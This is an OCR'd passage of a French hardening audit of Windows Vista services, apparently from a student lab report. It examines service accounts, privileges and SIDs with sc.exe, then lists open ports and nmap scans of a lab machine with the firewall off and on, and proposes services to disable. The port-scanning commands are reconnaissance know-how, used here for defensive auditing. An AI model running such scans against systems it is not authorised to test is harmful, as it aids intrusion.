
psservices security mpssvc

```
SERVICE_NAME: MpsSvc
DISPLAY_NAME: Windows Firewall
        ACCOUNT: NT Authority\LocalService
        SECURITY:
        [ALLOW] NT AUTHORITY\SYSTEM
                Query status
                Query Config
                Interrogate
                Enumerate Dependents
                Pause/Resume
                Start
                Stop
                User-Defined Control
                Read Permissions
        [ALLOW] BUILTIN\Administrators
                All
        [ALLOW] NT AUTHORITY\INTERACTIVE
                Query status
                Query Config
                Interrogate
                Enumerate Dependents
                User-Defined Control
                Read Permissions
        [ALLOW] NT AUTHORITY\SERVICE
                Query status
                Query Config
                Interrogate
                Enumerate Dependents
                User-Defined Control
                Read Permissions
        [ALLOW] NT SERVICE\napagent
                Query status
                Query Config
                Start
```

Nous allons regarder la différence entre les privilèges d'un service appartenant au groupe *LocalService* et un service appartenant au groupe *LocalServiceNetworkRestricted*.

L'onglet services du *Windows Task Manager* permet de contrôler à quel groupe appartient chaque service. Grâce au *PID*[1] du service l'on peut visualiser son jeton via *procexp*.

Note : plusieurs services ont le même *PID* car c'est en fait le *PID* du processus hôte générique *svchost.exe* qui regroupe les processus possédant les mêmes restrictions.



Name	PID	Description	Status	Group
lltdsvc		Link-Layer Topology Discovery Mapper	Stopped	LocalService
LanmanWorkstation	1212	Workstation	Running	LocalService
FDResPub		Function Discovery Resource Publication	Stopped	LocalService
fdPHost		Function Discovery Provider Host	Stopped	LocalService
EventSystem	1212	COM+ Event System	Running	LocalService
wscsvc	928	Security Center	Running	LocalServiceNetworkRestricted
WPCSvc		Parental Controls	Stopped	LocalServiceNetworkRestricted
PNRPsvc		Peer Name Resolution Protocol	Stopped	LocalServiceNetworkRestricted
PNRPAutoReg		PNRP Machine Name Publication Service	Stopped	LocalServiceNetworkRestricted
p2psvc		Peer Networking Grouping	Stopped	LocalServiceNetworkRestricted
p2pimsvc		Peer Networking Identity Manager	Stopped	LocalServiceNetworkRestricted
lmhosts	928	TCP/IP NetBIOS Helper	Running	LocalServiceNetworkRestricted
Eventlog	928	Windows Event Log	Running	LocalServiceNetworkRestricted
Dhcp	928	DHCP Client	Running	LocalServiceNetworkRestricted
Audiosrv	928	Windows Audio	Running	LocalServiceNetworkRestricted

Privilege	Flags
SeAssignPrimaryTokenPrivilege	Disabled
SeAuditPrivilege	
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeImpersonatePrivilege	Default Enabled
SeIncreaseQuotaPrivilege	Disabled
SeIncreaseWorkingSetPrivilege	Disabled
SeShutdownPrivilege	Disabled
SeSystemtimePrivilege	
SeTimeZonePrivilege	Disabled
SeUndockPrivilege	Disabled

Privilege	Flags
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeImpersonatePrivilege	Default Enabled
SeIncreaseWorkingSetPrivilege	Disabled

Certains privilèges ont bien été supprimés. Le service se plie à un profil lui fournissant uniquement les privilèges dont il a besoin. Attention tous les services appartenant à un certain groupe n'ont pas forcément les mêmes privilèges mais des privilèges adaptés à leur tâche.

Une autre méthode est possible pour trouver le *PID* d'un service particulier :

Administrative Tools - Services, choisissez le service à contrôler : dans cet exemple nous allons choisir le service *Windows Firewall*. Les propriétés nous indiquent que son nom est *MpsSvc*.

[1] Déf Microsoft *Process identifier (PID)*: A numerical identifier that uniquely distinguishes a process while it runs

Ouvrez une console (*Run-As*), lancez : **`sc queryex mpssvc`**


```
C:\Windows\system32>sc queryex mpssvc

SERVICE_NAME: mpssvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 1708
        FLAGS              :
```

On obtient le *PID* du service.

Une autre possibilité pour contrôler si le service utilise un compte de moindre privilège :

Exécutez la commande **`services.msc`** Sélectionnez pour notre exemple le service « *DHCP Client* ».

Voici les informations fournies :



Le service est lancé avec comme groupe *LocalServiceNetworkRestricted.*

La commande **`Sc.exe`** permet aussi de contrôler les privilèges d'un service donné :

`Sc <server> qprivs [service name] buffersize`

Exemple : contrôlons les privilèges alloués au service du *firewall* (*MpsSvc*)

```
C:\Windows\system32>sc qprivs mpssvc
[SC] QueryServiceConfig2 SUCCESS

SERVICE_NAME: mpssvc
        PRIVILEGES         : SeAssignPrimaryTokenPrivilege
                           : SeAuditPrivilege
                           : SeChangeNotifyPrivilege
                           : SeCreateGlobalPrivilege
                           : SeImpersonatePrivilege
                           : SeIncreaseQuotaPrivilege
```

Il est possible de venir modifier les privilèges d'un service avec cette commande :

Sc <server> privs [service name] [privileges]

[privileges] est une chaîne de caractères contenant une liste de privilèges.
Exemple pour fixer les privilèges *backup*, *restore* : SeBackupPrivilege/SeRestorePrivilege.

1.2.3 Authentification des services

Des *SIDs* (§1.1.6) ont été ajoutés aux services. Ces *SIDs* ont pour but :

- Authentification des services
- Isolation des services
- Réduction des dommages potentiels (*SID restricted*)

Scénario : Comment un service peut-il accéder à une ressource ?

Pour illustrer cet exemple nous allons étudier le cas du *firewall*. Regardons tout d'abord le *SID* du service gérant le *firewall*.

Nous connaissons déjà le *PID* du service *firewall* qui est 1708 (§1.2.2.2).

Voici son jeton :

Group	Flags
NT SERVICE\DPS	Owner
NT SERVICE\ehstart	Mandatory, Restricted
NT SERVICE\ehstart	Owner
NT SERVICE\MpsSvc	Mandatory, Restricted
NT SERVICE\MpsSvc	Owner
NT SERVICE\pla	Mandatory, Restricted
NT SERVICE\pla	Owner

Première constatation un *SID* correspondant à chaque service contenu dans *Svchost* est ajouté au jeton. De plus le *firewall* étant un service faisant partie du compte *LocalServiceNoNetwork* possède un *SID* restreint qui a été ajouté à son jeton. Cette affirmation se vérifie en inspectant son jeton ci-dessus, le service possède un second *SID* du service en question avec un drapeau « *Restricted* ».

La commande *Sc.exe* permet aussi de contrôler les *SIDs* d'un service donné :

```
sc <server> qsidtype [service name]
```

Exemple : contrôlons le *SID* du service du *firewall* (*MpsSvc*)

```
C:\Windows\system32>sc qsidtype mpssvc
[SC] QueryServiceConfig2 SUCCESS

SERVICE_NAME: mpssvc
SERVICE_SID_TYPE:  RESTRICTED
```

Il est possible de modifier le *SID* d'un service avec cette commande :


```
sc <server> sidtype [service name] [type]
```

[type] peut prendre les valeurs *restricted*, *unrestricted*, *none*.

Regardons maintenant comment *MpsSvc* va faire pour accéder à une ressource, dans ce cas c'est le fichier log du *firewall* qui se trouve :
`%systemroot%\system32\LogFiles\Firewall\Pfirewall.log`


Le drapeau *Restricted* impose que le compte du service possédant ce drapeau soit ajouté explicitement à l'*ACL* de l'objet.

Vérifions que le fichier log possède bien ce compte : onglet *Security* du fichier




1.2.3.1 Accès sécurisés

Cette figure va nous permettre de mettre en évidence les protections utilisées par les services :



Le service du *firewall* (*MpsSvc)* peut uniquement accéder aux objets qui possèdent explicitement le groupe lui correspondant. Cette authentification permet de réduire les dommages sur d'autres objets si le service du *firewall* est attaqué.



Sur la figure précédente, service A et service B s'exécutent tout deux avec un compte *LocalSystem* mais chacun possède son groupe propre permettant de les isoler. Un service ne nécessite plus de s'exécuter avec un compte *LocalSystem* (service C) pour accéder à certains objets. Il suffit dorénavant d'ajouter à *l'ACL* de la ressource le compte du service en question.

Le nombre de services s'exécutant avec un compte *LocalSystem* a bien diminué grâce à l'apparition des nouveaux comptes restreints. Par contre beaucoup plus de services sont lancés sous Vista. Nous allons déterminer si tous ces services sont indispensables.

Le *firewall* de Vista (§2) implémente une nouvelle gestion des ports réseaux en leur attribuant comme pour les objets un compte correspondant au service pouvant lui accéder. De plus des règles sont applicables pour restreindre les interactions avec le réseau que peuvent avoir certains services.

1.2.4 Audit des services

Pour commencer nous allons auditer[1] les différents comptes des services présents sur notre machine :

Inspectons le nombre de services lancés au démarrage :

LocalSystem	*LocalService*	*NetworkService*
44	10	9

Soit un total de 63 services.


Parmi ces services certains possèdent des groupes restreints :

Compte	Groupe	Nbr services
LocalService	*LocalServiceNoNetwork*	3
LocalService	*LocalServiceRestricted*	0
LocalService	*LocalServiceNetworkRestricted*	5
NetworkService	*NetworkServiceRestricted*	0
NetworkService	*NetworkServiceNetworkRestricted*	1
LocalSystem	*LocalSystemNetworkRestricted*	14

On remarque que les groupes *LocalServiceRestricted* et *NetworkServiceRestricted* ne sont pas utilisés.

Intéressons nous maintenant aux services ouvrant des ports sur la machine. Pour commencer il m'a fallu connecter mon système au réseau du laboratoire.

La configuration réseau de ma machine répond aux paramètres définis par le laboratoire :



Les services sensibles sont tout d'abord ceux étant à l'écoute de ports du réseau. La version de *procexp* 10.2 n'affiche aucun port dans l'onglet TCP/IP des services.

[1] Déterminer si les services s'exécutant sur le système sont conformes à la sécurité désirée pour le profil définit dans le cadre de ce travail (poste de travail dans une banque)

J'ai trouvé un logiciel compatible avec *Vista* permettant de visualiser les ports ouverts de notre système : *SIW* http://www.gtopala.com/index.html

Sélectionnez *Open Ports* dans l'arborescence de gauche. Voici le résultat obtenu avec une version de *Vista* 6.0.57744, des modifications pourront avoir lieu dans la version finale.

Protocol	Program [PID]	State	Local Address	Port
[UDP6]	svchost.exe [1264]		127.0.0.1 (localhost)	123
[UDP]	svchost.exe [1264]		0.0.0.0 (AUDIT-PC)	123 ntp
[TCP6]	svchost.exe [864]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	135
[TCP]	svchost.exe [864]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	135 epmap
[UDP]	System [4]		10.1.2.90 (Audit-PC)	137 netbios-ns
[UDP]	System [4]		10.1.2.90 (Audit-PC)	138 netbios-dgm
[TCP]	System [4]	LISTENING (2)	10.1.2.90 (Audit-PC)	139 netbios-ssn
[TCP6]	System [4]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	445
[UDP6]	svchost.exe [1060]		127.0.0.1 (localhost)	500
[UDP]	svchost.exe [1060]		0.0.0.0 (AUDIT-PC)	500 isakmp
[UDP6]	svchost.exe [1264]		127.0.0.1 (localhost)	1900
[UDP6]	svchost.exe [1264]		127.0.0.1 (localhost)	1900
[UDP6]	svchost.exe [1264]		127.0.0.1 (localhost)	1900
[UDP6]	svchost.exe [1264]		127.0.0.1 (localhost)	1900
[UDP]	svchost.exe [1264]		10.1.2.90 (Audit-PC)	1900 ssdp
[UDP]	svchost.exe [1264]		127.0.0.1 (localhost)	1900 ssdp
[UDP6]	svchost.exe [1264]		127.0.0.1 (localhost)	3702
[UDP6]	svchost.exe [1264]		127.0.0.1 (localhost)	3702
[UDP]	svchost.exe [1264]		0.0.0.0 (AUDIT-PC)	3702
[UDP]	svchost.exe [1264]		0.0.0.0 (AUDIT-PC)	3702
[UDP]	svchost.exe [1060]		0.0.0.0 (AUDIT-PC)	4500 ipsec-msft
[UDP6]	svchost.exe [1472]		127.0.0.1 (localhost)	5355
[UDP]	svchost.exe [1472]		0.0.0.0 (AUDIT-PC)	5355 llmnr
[TCP6]	System [4]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	5357
[TCP6]	wininit.exe [564]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49152
[TCP]	wininit.exe [564]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49152
[TCP6]	svchost.exe [984]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49153
[TCP]	svchost.exe [984]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49153
[TCP6]	svchost.exe [1264]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49154
[TCP]	svchost.exe [1264]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49154
[TCP6]	svchost.exe [1060]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49155
[TCP]	svchost.exe [1060]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49155
[TCP6]	services.exe [608]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49156
[TCP]	services.exe [608]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49156
[TCP6]	lsass.exe [620]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49157
[TCP]	lsass.exe [620]	LISTENING (2)	0.0.0.0 (AUDIT-PC)	49157
[UDP]	svchost.exe [1264]		0.0.0.0 (AUDIT-PC)	49162
[UDP6]	svchost.exe [1264]		127.0.0.1 (localhost)	49163
[UDP6]	svchost.exe [1264]		127.0.0.1 (localhost)	49274
[UDP6]	svchost.exe [1264]		127.0.0.1 (localhost)	49275
[UDP6]	svchost.exe [1264]		127.0.0.1 (localhost)	49276
[UDP6]	svchost.exe [1264]		127.0.0.1 (localhost)	49277
[UDP]	svchost.exe [1264]		10.1.2.90 (Audit-PC)	49278
[UDP]	svchost.exe [1264]		127.0.0.1 (localhost)	49279

Première constatation, des ports sont aussi ouverts par des processus. Nous obtenons un total de 26 ports ouverts dont 9 par des services. A savoir que plusieurs services peuvent utiliser le même port.

Le tableau suivant propose un comparatif entre les ports ouverts sur une machine *Windows XP* et une machine *Vista* :

Windows XP			**Windows Vista**		
Nom	N°Port TCP/UDP ?	Service	Nom	N°Port TCP/UDP ?	Service
alg.exe	1025 -1030 (TCP)				
lsass.exe	500 (UDP)	isakmp	lsass.exe	49156 - 49157 (TCP)	
	4500 (UDP)	ipsec-msft			
Svchost.exe	123 (UDP)	ntp	Svchost.exe	123 (UDP)	ntp
	135 (UDP)	epmap		135 (TCP)	epmap
	445 (UDP)	Microsoft DS			
				500 (UDP)	isakmp
	1025-1031 (UDP)	rpc			
	1900 (UDP)	ssdp		1900 (UDP)	ssdp
				3702 (UDP)	
				4500 (UDP)	ipsec-msft
				5355 (UDP)	llmnr
				49153 - 49155 (UDP)	
				49162 - 49163 (UDP)	
				49274 - 49279 (UDP)	
System	137 (UDP)	Netbios name	System	137 (UDP)	Netbios name
	138 (UDP)	Netbios datagram		138 (UDP)	Netbios datagram
	139 (TCP)	Netbios Session		139 (TCP)	Netbios Session
	445 (UDP)	Microsoft DS		445 (TCP)	
				5357 (TCP)	
			Wininit	49152 (TCP)	
			Services	49156 - 49157 (TCP)	

Regardons maintenant de l'extérieur si ces ports sont accessibles :

J'ai donc scanné les ports en utilisant le logiciel *nmap* : http://insecure.org/nmap/

Nmap a été installé sur un poste *Windows XP* distant se situant dans le même sous-réseau que le poste *Vista*.

Désactivons tout d'abord le *firewall* de *Vista* pour que *nmap* ne soit pas bloqué. **Control Panel - Windows Firewall - Turn Windows Firewall on or off**

Commande utilisée pour scanner les ports

```
nmap -P0 -sT -p1-65535 10.1.2.90
```

Paramètres :

- P0 : désactive la découverte d'hôtes, ne scanne que l'adresse IP spécifiée
- sT : technique de scan utilisant des *TCP connect*
- p1-65535 : plage des ports à scanner
- 10.1.2.90 : adresse IP de la machine à scanner (dans notre cas le poste *Vista*)

Nmap utilise le fichier *nmap-services* qui fournis les noms des différents services par rapport aux numéros de ports ainsi qu'une description. Malheureusement aucun fichier semblable n'est à ce jour disponible pour *Vista*. Les nouveaux services ne seront donc pas identifiés.

Symantec a déjà réalisé un scanning des ports mais pour des versions antérieures de Vista : http://www.symantec.com/avcenter/reference/ATR-VistaAttackSurface.pdf Appendix XIV

Nmap nous fournit différents états de ports :

- **Open** : la machine distante renvoie une réponse indiquant que le service est en écoute sur le port indiqué.
- **Closed** : la machine distante renvoie une réponse indiquant qu'une tentative de connexion sur ce port sera refusée.
- **Filtered** : aucune réponse n'est retournée par la machine distante.

Résultats :

Les plages des ports sont les mêmes que celles découvertes par *symantec*

```
PORT     STATE SERVICE
21/tcp   open  ftp
135/tcp  open  epmap
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
```

10 services ont ouvert des ports acceptant le protocole *TCP.*

Pour découvrir si d'autres ports sont ouverts nous allons utiliser *UDP*

```
nmap -P0 -sU -p1-65535 10.1.2.90
```

```
PORT     STATE         SERVICE
123/udp  open|filtered ntp
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
500/udp  open|filtered isakmp
1900/udp open|filtered unknown
3702/udp open|filtered unknown
4500/udp open|filtered unknown
5355/udp open|filtered unknown
```

UDP n'étant pas un protocole orienté connexion (contrairement à TCP) *nmap* ne peut pas savoir si un port est ouvert ou filtré car il ne reçoit aucune réponse de la machine distante. Nous avons donc 8 services susceptibles d'avoir ouvert ces ports.

Vérifions si le fait d'activer le *firewall* bloque bien ces ports: **Control Panel - Windows Firewall - Turn Windows Firewall on or off.**

```
PORT   STATE SERVICE
21/tcp open  ftp
49150/tcp filtered unknown
49151/tcp filtered unknown
49152/tcp filtered unknown
49153/tcp filtered unknown
49154/tcp filtered unknown
49155/tcp filtered unknown
49156/tcp filtered unknown
49157/tcp filtered unknown
49158/tcp filtered unknown
49159/tcp filtered unknown
49160/tcp filtered unknown
```

Tous les ports sont maintenant filtrés à part le port du service ftp. Ce port n'apparaît pas comme ouvert avec *SIW.*

Pour *UDP* les ports sont toujours filtrés mais un port de plus vient s'ajouter à la liste :

```
PORT     STATE         SERVICE
3544/udp open|filtered unknown
```

Tout comme le port ftp ce port n'apparaissait pas ouvert avec *SIW*.

Ces contradictions peuvent être expliquées par le fait que *nmap* peut faire des erreurs n'étant pas une version encore adaptée pour Vista. De plus *nmap* est normalement plus fiable sous *Linux*.

Regardons maintenant quels services peuvent être supprimés du système. Je rappelle que le but pour sécuriser un poste de travail est en partie de supprimer les services inutiles car ils peuvent être sujets à des attaques potentielles.

1.2.4.1 Liste des services à supprimer

Pour dresser cette liste je me suis inspiré du document « Sécuriser un poste client Windows XP SP2 » qui est un support de cours proposé aux entreprises.

Pour réaliser cette liste j'ai tout d'abord étudié l'utilité de chaque service. Puis je l'ai désactivé pour tester si le système fonctionnait toujours de manière stable.

Voici les services lancés au démarrage qui ne sont pas nécessaires pour le bon fonctionnement du système :

- Background Intelligent Transfer Service (si Windows update n'est pas installé)
- Certificate Propagation (smart card)
- Computer Browser (si aucun partage de fichier ou d'imprimante n'est utilisé)
- DHCP client (si la configuration réseau le permet)
- Distributed Link Tracking Client
- Distributed Transaction Coordinator
- DNS Client (si la configuration réseau le permet)
- Extensible Authentication Protocol (si la configuration réseau le permet)
- Fax
- Infrared monitor service
- Link-Layer Topology Discovery Mapper (pas de partage imprimante ou fichiers)
- Microsoft Software Shadow Copy Provider (nécessaire pour Windows Backup)
- Multimedia Class Scheduler
- Portable Device Enumerator Service
- Quality Windows Audio Video Experience
- ReadyBoost
- Remote Access Auto Connection Manager (nécessaire pour connexions par modem)
- Routing and Remote Access
- Secondary Logon
- Server (si aucun partage de fichier ou d'imprimante n'est utilisé)
- ShellHWDetection
- Smart Card
- Smart Card Removal Policy
- SSDP Discovery
- Tablet PC Input Service (si pas de tablette avec stylet)
- Task Scheduler
- TCP/IP NetBIOS Helper
- Terminal Services (désactivation de l'assistant à distance)
- Terminal Services Configuration
- Terminal Services UserMode Port Redirector
- Themes (thèmes de bureau utilisateur)
- TPM Base Services
- Volume Shadow Copy (nécessaire pour Windows Backup)
- WebClient
- Windows Audio (désactive le son)
- Windows Audio Endpoint Builder
- Windows Backup
- Windows Color System
- Windows Media Center Extender Service
- Windows Media Center Receiver Service
- Windows Media Center Scheduler Service
- Windows Media Center Service Launcher
- Windows Media Player Network Sharing Service
- Windows Remote Management (WS-Management)
- Windows Time (évite que le système se synchronise sur time.microsoft.com. Configuration via Control Panel-Date & Time-Internet Time)
- WLAN AutoConfig (si l'on n'utilise pas WLAN)

